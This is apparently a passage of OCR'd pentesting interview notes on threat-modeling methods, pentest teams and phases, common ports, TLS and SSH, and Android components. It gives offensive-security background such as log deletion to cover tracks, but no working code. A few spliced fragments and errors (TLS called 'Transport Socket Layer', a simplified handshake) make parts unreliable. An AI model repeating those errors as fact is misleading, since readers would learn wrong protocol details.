


Figure 2: Synopsys threat modeling approach.

44.7 Model The System

System modeling consists of two parts:

1. Creating a component diagram with a control flow graph (which shows all possible execution paths in a program)
2. Identifying assets, security controls, trust zones, and threat agents

44.8 Conduct A Threat Analysis

Perhaps the most important activity in threat modeling is identifying threats. Most approaches fall into two categories:

Checklist-based approaches. Many threat modeling approaches involve a checklist or a template. For example, STRIDE recommends you consider six types of threats—spoofing, tampering, repudiation, information disclosure, denial of service, and escalation of privilege—for all dataflows that cross a trust boundary.

Non-checklist-based approaches. These approaches generally use creative methods (e.g., brainstorming) to identify attacks.

Synopsys threat analysis uses a quasi-checklist approach: It uses a template to drive the core analysis but still leaves the opportunity for creative analysis. Synopsys uses pre-baked application protocol threat analysis for commonly used application-level protocols, such as OAuth, SAML, OIDC, Kerberos, password-based authentication, and others. This list is not exhaustive, but it allows you to start thinking about areas of concern to analyze.

45 Threat Modeling Methodologies- 10

There are as many ways to fight cybercrime as there are types of cyber-attacks. For instance, here are ten popular threat modeling methodologies used today.

45.1 STRIDE

A methodology developed by Microsoft for threat modeling, it offers a mnemonic for identifying security threats in six categories:

Spoofing: An intruder posing as another user, component, or other system feature that contains an identity in the modeled system.

Tampering: The altering of data within a system to achieve a malicious goal.

Repudiation: The ability of an intruder to deny that they performed some malicious activity, due to the absence of enough proof.

Information Disclosure: Exposing protected data to a user that isn't authorized to see it.

Denial of Service: An adversary uses illegitimate means to exhaust services needed to provide service to users.

Elevation of Privilege: Allowing an intruder to execute commands and functions that they aren't allowed to.

45.2 DREAD

Proposed for threat modeling, but Microsoft dropped it in 2008 due to inconsistent ratings. OpenStack and many other organizations currently use DREAD. It's essentially a way to rank and assess security risks in five categories:

Damage Potential: Ranks the extent of damage resulting from an exploited weakness.

Reproducibility: Ranks the ease of reproducing an attack

Exploitability: Assigns a numerical rating to the effort needed to launch the attack.

Affected Users: A value representing how many users get impacted if an exploit becomes widely available.

Discoverability: Measures how easy it is to discover the threat.

45.3 P.A.S.T.A

This stands for Process for Attack Simulation and Threat Analysis, a seven-step, risk-centric methodology. It offers a dynamic threat identification, enumeration, and scoring process. Once experts create a detailed analysis of identified threats, developers can develop an asset-centric mitigation strategy by analyzing the application through an attacker-centric view.

45.4 Trike

Trike focuses on using threat models as a risk management tool. Threat models, based on requirement models, establish the stakeholder-defined "acceptable" level of risk assigned to each asset class. Requirements model analysis yields a threat model where threats are identified and given risk values. The completed threat model is then used to build a risk model, factoring in actions, assets, roles, and calculated risk exposure.

45.5 VAST

Standing for Visual, Agile, and Simple Threat modeling, it provides actionable outputs for the specific needs of various stakeholders such as application architects and developers, cybersecurity personnel, etc. VAST offers a unique application and infrastructure visualization plan so that the creation and use of threat models don't require any specialized expertise in security subject matters.

45.6 Attack Tree

The tree is a conceptual diagram showing how an asset, or target, could be attacked, consisting of a root node, with leaves and children nodes added in. Child nodes are conditions that must be met to make the direct parent node true. Each node is satisfied only by its direct child nodes. It also has "AND" and "OR" options, which represent alternative steps taken to achieve these goals.

45.7 Common Vulnerability Scoring System (CVSS)

This method provides a way to capture a vulnerability's principal characteristics and assigning a numerical score (ranging from 0-10, with 10 being the worst) showing its severity. The score is then translated into a qualitative representation (e.g., Low, Medium, High, and Critical). This representation helps organizations effectively assess and prioritize their unique vulnerability management processes.

45.8 T-MAP

T-MAP is an approach commonly used in Commercial Off the Shelf (COTS) systems to calculate attack path weights. The model incorporates UML class diagrams, including access class, vulnerability, target assets, and affected value.

45.9 OCTAVE

The Operationally Critical Threat, Asset, and Vulnerability Evaluation (OCTAVE) process is a risk-based strategic assessment and planning method. OCTAVE focuses on assessing organizational risks only and does not address technological risks. OCTAVE has three phases:

- Building asset-based threat profiles. (Organizational evaluation)
- Identifying infrastructure vulnerabilities. (Information infrastructure evaluation)
- Developing and planning a security strategy. (Evaluation of risks to the company's critical assets and decision making.)

45.10 Quantitative Threat Modeling Method

This hybrid method combines attack trees, STRIDE, and CVSS methods. It addresses several pressing issues with threat modeling for cyber-physical systems that contain complex interdependencies in their components. The first step is building components attack trees for the STRIDE categories. These trees illustrate the dependencies in the attack categories and low-level component attributes. Then the CVSS method is applied, calculating the scores for all the tree's components.

There are several ways to assess security threats, which is great as the threats are real and will continue as hackers develop new ways to conduct their dark activities.

46 Difference Between Vulnerability Testing and Pentesting

With vulnerability testing, one is simply scanning for any weaknesses that may reside in any component of the IT Infrastructure. In a pentest, a full-scale cyber-attack or series of cyber-attacks is launched with explicit permission from the client (or whoever is requesting it) to specifically find any types or kinds of gaps that have not yet been discovered by the IT security staff.

VULNERABILITY ASSESSMENT	PENETRATION TESTING
Vulnerability means Security gap.	Penetration Testers perform security assessments to find the vulnerabilities.
Vulnerability Analysis or Vulnerability Assessment is the process of discovering security gaps or vulnerabilities. Many false positives sometimes termed as potential vulnerabilities.	Penetration Testing is the process of exploiting vulnerabilities to prove the vulnerability is a genuine one or not. It means whether the found vulnerability is false-positive or false-negative.
To perform VA, set of software's are required.	Pen Test is always manual. We automate it with our scripts to ease the process.
VA apps are dependent upon the Vulnerability Database almost equivalent to Anti-Virus Signatures.	Pen Testing or PT solely depends on the security practitioner's expertise.
Vulnerability Database fetches the details from CVE -Common Vulnerability Exposure.	Pen Testers even find Zero days and publish it to CVEs.
*The advancement of the VA in the domain of Artificial Intelligence (AI) and Machine-Learning (ML) – Autonomous or Self-initiating the VA scan engines has already emerged.	Although there are many automated tools for PenTesting. Nothing has ever come close to the PenTesters expertise and the different attack vectors.
AI and ML integrated in the VA engine cannot override human intelligence. Although some people think it will happen soon.	AI and ML in the VA engine or our scripts baked with AI/ML will complement it to do only repetitive tasks or the datasets that we feed into it.
Reports are very intuitive as it is built by many large organizations. Separate reports for Executives, IT Security, Stake Holders, CIOs, CISO, Score Cards so on and so forth.	Reports are manual and it is custom mapped by PenTesters if there are any CVEs or CVSS IDs. Else they will just mention it as a newly discovered and its impact.
Vulnerability Assessments (VA) can only show the remediation what is already present in their database mostly CVEs. However, lot of big VA companies claim they have Vulnerability Researchers.	Always a Proof-of-Concept (PoC) with screenshots, logs and the logs. It can be reiterated to demonstrate the genuineness of the vulnerability.
VA determines at a scale about the vulnerabilities i. Servers ii. Networks iii. Web apps iv. Mobile apps v. Internet of Things (IoT)	PT goes very deep than any traditional vulnerability scanners can reach. PenTesting can be done for any things and everything, but it solely depends on the pentester knowledge. PenTesting even for Zero days and undiscovered vulnerabilities by the VA apps so that it will be updated in the CVE database.
Unauthenticated or VA without the credentials will only discover what is visible to the external.	xternal PenTesting goes far ahead as we discover lot of other things which VA cannot
Authenticated Vulnerability Assessment with credentials are widely used in the enterprise (especially with AD/ LDAP domain creds/app creds). It will just point out where the location of the version of the vulnerability.	White Hat Pen Testing or IT Security Assessment is again equivalent but not the same as it requires a PenTesters with the credentials and their expertise to prove whether it is a false-positive or false negative with the screenshots, Proof of Concept and logs.
VA will never be able to custom draw the network topology. Not to be confused with the Network Monitoring and Management Systems. Knowing the Topology is essential before gaining access.	PT will always have the ability to understand the Defense-in-Depth (DiD) and draw a network topology. We usually do it in the Reconnaissance, Scanning phase.
VAs do not build the custom packets to evade the security layers like Web Application Firewall (WAF), firewall, intrusion prevention/detection systems (IPS/IDS) so on & so forth.	PenTesters will evaluate and create a custom packets and create a path bypassing or evading all the security mechanisms or defense-in-depth strategies.

The intent is to fix the existing vulnerabilities of the infrastructure by what is present in the Vulnerability Database.	The intent is to safeguard the entire organisation by simulating multiple attack vectors before malicious hackers do.
VA apps will never understand the hackers methodology or discover the attack vectors.	PenTesting is performed to analyze from the malicious hackers perspective.
Compliance requirement for ISO 27001 – Information Security Management Systems ISMS.	Compliance requirement for CCPA, GDPR, HIPAA, PCI-DSS. Good to have even for ISO 27001
Vulnerability Assessment is far ahead than the Security Audits. Continuous Vulnerability Assessment is essential.	Pen Testing goes an extra mile than any Vulnerability Assessment apps could ever reach. The depth of the vulnerability.
Do not have the ability to custom code payloads and/or exploits to find out whether it is false-positive or false-negative.	Pen Testing is usually performed manually. We develop payloads and exploits. We even write custom scripts.
VA cannot assess the Insider Threats.	PT can perform insider threats assessment too.
VA cannot perform Social Engineering tests such as the Phishing/Vishing assessments.	PT performs Social Engineering such as Phishing and Vishing assessments.

47 IT Security Vs Infosec

IT SECURITY	INFOSEC
IT Security covers wide range of domains such as Network Security, Server Security, Application Security, Storage Security, Database Security.	Information Security is portmanteau of multiple domains with Continuous Business Operations, Business Strategy and as well as Information Technology.
IT Security is only Defensive in Nature such as Anti-Virus, Firewalls, Intrusion Detection/Prevention Systems, Anti-Malware.	Information Security is always proactive in nature. It is a superset of Information Technology. InfoSec is usually offensive in nature!
IT is a business support function and not a top-down approach. Information Technology is mainly driven by strategic Information Security Leaders at the top-level.	Information Security is Proactive and Offensive as well as provides strategic leadership to Information Technology. It covers the entire organizational security that goes farther than Information Technology.

48 Offensive Security Vs Defensive Security

Offensive Security	Defensive Security
RED TEAM	BLUE TEAM
PROACTIVE	IT SECURITY
ADVERSARIAL	DEFEND
Attack Vectors	Firewall
Penetration Testing	Intrusion Prevention Systems (IPS)
Vulnerability Assessment	Intrusion Detection Systems (IDS)
Malware Analysis	Anti-Virus
Reverse Engineering	EndPoint Encryption
Breach Simulation	Full Disk Encryption
Payloads	Security Patches
Exploitation	Defense-in-Depth
Zero-Day Vulnerabilities Bug-Bounties	Layered Security Approach Architecture Unified Threat Management
Phishing Simulation	Anti-Spam
Social Engineering	Security Information & Event Management (SIEM)
Digital Forensics	Security Orchestration, Automation and Response (SOAR)

Open-Source Intelligence – OSINT	Security Operations Center (SOC)
Competitive Intelligence Gathering	Server Hardening
AppSec	Network Security
Secure Software Development Life Cycle	Cloud Access Security Broker (CASB)
DevSecOps	Content Delivery Network (CDN)
Source Code Reviews	Proxy
Distributed Denial of Service Attacks (DDoS)	Email Authentication
SCA	Data Loss Prevention (DLP)

49 Can you describe these Pen Testing teams in more details?

The functionalities of these three teams can be described as follows:

49.1 The Red Team

This group of pentester acts like the actual cyber-attack. That means this team is the one that launches the actual threat, to break down the lines of defense of the business or corporation and attempt to further exploit any weaknesses that are discovered.

49.2 The Blue Team

These are the pentester that act like the actual IT staff in an organization. Their main objective is to thwart any cyber-attacks that are launched by the Red Team. They assume a mindset of being proactive as well as maintaining a strong sense of security consciousness.

49.3 The Purple Team

This is a combination of both the Red Team and the Blue Team. For example, they have the security arsenal that is used by the Blue Team and possess a working knowledge of what the Red Team is planning to attack. It is the primary job of the Purple Team to help both these teams out. Because of that, the pen testers of the purple team cannot be biased in any regard and must maintain a neutral point of view

50 The Results of a Pentesting Exercise. How would you explain the results to C-level executives?

The C-suite can understand results when they are explained to them in terms of financial impact. Thus, a Pentesting report should also include a risk analysis which demonstrates the benefit versus the cost of any of the vulnerabilities that are discovered and not fixed. It should also have financial calculations demonstrating the impacts of a security breach.

51 What are the Different Pentesting Techniques?

- Web Application Testing
- Wireless Network/Wireless Device Testing
- Network Infrastructure Services
- Social Engineering Testing
- Client-Side Application Testing

52 What Network Ports Are Commonly Examined in Pentesting Exercise

- HTTPS (Port #443)
- FTP (Port #'s 20 & 21)
- NTP (Port #123)
- SSH (Port #22) SFTP uses SSH's default port - port 22 for authentication, control, and data transfer.
- HTTP (Port #80)
- Telnet (Port #23) - The Telnet port has long been replaced by SSH
- SMTP (Port #25)
- DNS (Port #53) - It is both a TCP and UDP port used for transfers and queries respectively.
- SMB (Port # 139, 137, 445) - SMB stands for Server Message Block. It is a communication protocol created by Microsoft to provide sharing access of files and printers across a network
- TFTP (Port #69) - TFTP stands for Trivial File Transfer Protocol. It's a UDP port used to send and receive files between a user and a server over a network. TFTP is a simplified version of the file transfer protocol.
- RDP (Port #3389)
- LDAP (Port #389)
- MySQL(Port #3306); Keberos(Port #88)

53 What are the permutations required for a robust SSL connection to take place?

The following characteristics are required:

1. The session identifier
2. A peer certificates
3. An established compression method
4. Any associated cipher specs

53.1 How exactly does SSL/TLS work?

Establishing an SSL/TLS connection works in this fashion:

On the client side, the end user enters a URL address into their Web browser. This then initiates the SSL/TLS connection by transmitting a particular message to the server on which the website resides


This server then returns a Public Key (or even a certificate) back to the end user's Web browser


The browser then closely inspects this Public Key, and if all looks good, a Symmetric Key is transmitted back to the server. If there are anomalies detected from within the Public Key, the communications are instantly cut off

Once the server gets the Symmetric Key, it then sends the encrypted webpage that is being requested back to the end user's Web browser

The browser then decrypts the content into a form that can be easily understood by the end user

It is important to note that this entire process can also be referred to as the SSL/TLS Handshake.





TLS 1.2 vs TLS 1.3 Handshake

53.2 Compare TLS 1.3 vs TLS 1.2

TLS 1.3 vs TLS 1.2

WHAT'S NEW	TLS 1.3	TLS 1.2
Safer key exchange	(EC)DHE >> forward secrecy	RSA, (EC)DH, (EC)DHE
Faster handshake	1-RTT, 0-RTT resumption	2-RTT
More secure symmetric encryption	Must be AEAD	AEAD, CBC, RC4, 3DES
Simpler cipher suites	AES_256_GCM_SHA384	DHE_RSA_WITH_AES_256_CBC_SHA256
Stronger signature	Sign the entire handshake	Only cover part of the handshake
Better elliptic curve algorithm	EdDSA (Ed25519, Ed448)	ECDSA (P-256, P-384)

54 SSH Vs TLS

SSH	SSL/TLS
Secure shell	Secure Socket Layer/Transport Socket Layer
Runs on port 22	Runs on port 443
SSH is made for securely executing commands on a server	Used for securely communicating personal information
Uses a username and password authentication system to establish a secure connection	Typically uses X.509 digital certificates for client and server authentication
Based on network tunnels	Based on digital certificates
A remote protocol	A security protocol
Made to reduce security threats for remote server login	Created to allow secure transition of data between a server and the browser
It follows the authentication process by a server's verification that is done by the client, a session key and a client's authentication	It follows the authentication process by the exchange of digital certificate

55 Describe The Different Phases of a Network Intrusion Attack.

The phases are as follows:

Reconnaissance: This is where the pentester learns more about the target they are about to hit. This can either be done on an active or passive basis. In this step, you learn more about the following:

- The IP address range that the target is in
- Finding out its domain name
- DNS records

Scanning: This is the step where the pentester learns about the vulnerabilities of the particular target. Weaknesses are found in the network infrastructure and the associated software applications. For example, this includes the following:

- Ascertaining the services that are currently being run
- Any open ports
- The detection of any firewalls
- Weaknesses of the operating system in question

Gaining the needed access: This is the part where the pentester starts to actually initiate the launch of the cyber-attack, based on the weaknesses and the vulnerabilities that they have discovered in the last step

Maintaining the access: The pentester has entered the target itself and tries to keep that access point open so that they can extract as much private information and data as possible

Covering their tracks: In this last step, the pentester ensures that any "footprints" left behind in the course of their attack are covered up so that they can't be detected. For instance, this involves the following:

- The deletion of any log-related files
- Closing off any backdoors
- Hiding all controls that may have been used


56 After A Pentest Is Conducted, What Are Some of The Top Network Controls You Would Advise Your Client to Implement?

The following types of controls should be implemented:

- Only use those applications and software tools that are deemed "whitelisted"
- Always implement a regular firmware upgrade and software patching schedule, and make sure that your IT staff sticks with the prescribed timetable
- With regards to the last point, it is absolutely imperative that the operating systems(s) you utilize are thoroughly patched and upgraded
- Establish a protocol for giving out administrative privileges only on an as-needed basis, and only to those individuals that absolutely require them

57 How Does Traceout /Tracert Exactly Work?

This is used to determine exactly the route of where the data packets are exactly going. For example, this method can be used to ascertain if data packets are being maliciously redirected, they take too long to reach their destination, as well as the number of hops it takes for the data packets to go from the point of origination to the point of destination.



58 What is Omniquad BorderSecure?

This is a type of specific service that can help to perform network-based audits or even automated pentesting of an entire network infrastructure. It can give the pentesting team detailed information and data as to how the cyber-attacker can gain access to your network-based digital assets. It can also be used to help mitigate any form of threat that is launched by a malicious third party.

59 Describe The Theoretical Constructs of a Threat Model That Can Be Used in A Pentesting Exercise.

The constructs behind a threat model include the following:

1. Gathering the required documentation
2. Correctly identifying and categorizing the digital assets that are found within the IT infrastructure of a corporation or business
3. Correctly identifying and categorizing any type of kind of cyber-threat that can be targeted towards the digital assets
4. Properly correlating the digital assets with the cyber-threat that they are prone to (this is can also be considered as a mapping exercise where a digital asset is associated with its specific cyber-threat)

It is also important to note that there are three types of threat models that a pentesting team can use, and they are as follows:

- Digital Asset-Centric
- Cyber-Attacker-Centric
- Software Application-Centric.

The above is an example of a Digital Asset-Centric Threat Model.

Double-check the specific CSRF token that is being used

Confirm that the specific requests are coming from within the same origin

Get live, expert instruction from anywhere

60 Very IMP Site

- https://steflan-security.com/category/resources/checklists/
- https://github.com/redteamcaptain/Pentesting-Interview-Questions
- https://www.yeahhub.com/top-5-components-android-application/
- https://intellipaat.com/blog/best-hacking-tools-and-software/#no2
- https://youtu.be/DIYFFnqZkCw
- https://youtu.be/ERiAJbfZxL0
- https://github.com/topics/penetration-testing-tools

61 Android Services

61.1 Services

An Android service is a component that runs silently in the background to perform certain operations. For example, a service may fetch some remote data while the user is busy reading the content on a particular page of an application.

These are background components that behave like UNIX daemons and Windows services. They run invisible and perform ongoing unattended processing.

61.2 Broadcast receivers

Android applications continuously broadcast messages so that other applications know about the event and could possibly trigger some action. Broadcast receivers are used to respond to broadcast messages sent by other applications or by the Android system.

61.3 Content Providers

Content providers do the job of supplying data to other applications based on specific requests. Content providers are one of the best ways for cross-application data sharing. Data managers that are the recommended form of inter-application data sharing.

When Android applications share data, they rely on the content provider API to expose data within their database. For example, the Android contact content provider allows an unlimited number of applications to reuse contact persistence on the Android platform. By simply invoking this content provider, an application can integrate access to

a user's contacts stored locally and synchronized with the Google cloud.

Applications can read and write data in content providers without having to provide their own database manipulation code. In this way, content providers provide a powerful feature that allows developers to easily create applications with sophisticated data management—in many cases, applications will end up writing very little data persistence code of their own.

61.4 Manifest

This is an XML file that contains all configuration parameters of an Android application. In Android projects, a manifest file is included with the project's software and resources when the project is built. This file tells the Android system how to install and use the software in the archive that contains the built project. The manifest file is in XML, and the ADT plug-in provides a specialized XML editor to edit the manifest.

Applications may need to store significant amounts of data to control their runtime behavior. Some of this data describes the application environment: the app name, the intents it registers, the permissions it needs and so on. This data is stored in a file called the manifest. Other data might be images to display or simple text strings, indicating what background color or font to use. These data are called resources.

Together, all this information forms the context of the application, and Android provides access to it through the Context class. Both Activity and Service extend the Context class, which means that all activities and services have access to Context data through this pointer.

As we've seen, the four components of Android applications – Activity, Service, ContentProvider, and BroadcastReceiver – provide the foundation of Android application development. To make use of any of them, an application must include corresponding declarations in its AndroidManifest.xml file.

62 Android Directory Structure


- **src** - Java source files associated with your project. This includes the Activity "controller" files as well as your models and helpers.
- res - Resource files associated with your project. All graphics, strings, layouts, and other resource files are stored in the resource file hierarchy under the res directory.
- res/layout - XML layout files that describe the views and layouts for each activity and for partial views such as list items.
- res/values - XML files which store various attribute values. These include strings.xml, dimens.xml, styles.xml, colors.xml, themes.xml, and so on.
- res/drawable - Here we store the various density-independent graphic assets used in our application.
- res/drawable-hdpi - Series of folders for density specific images to use for various resolutions.
- res/mipmap - most commonly used for application icons. See this section for more details.

62.1 The most frequently edited files are:

- res/layout/activity_foo.xml - This file describes the layout of the activity's UI. This means the placement of every view object on one app screen.
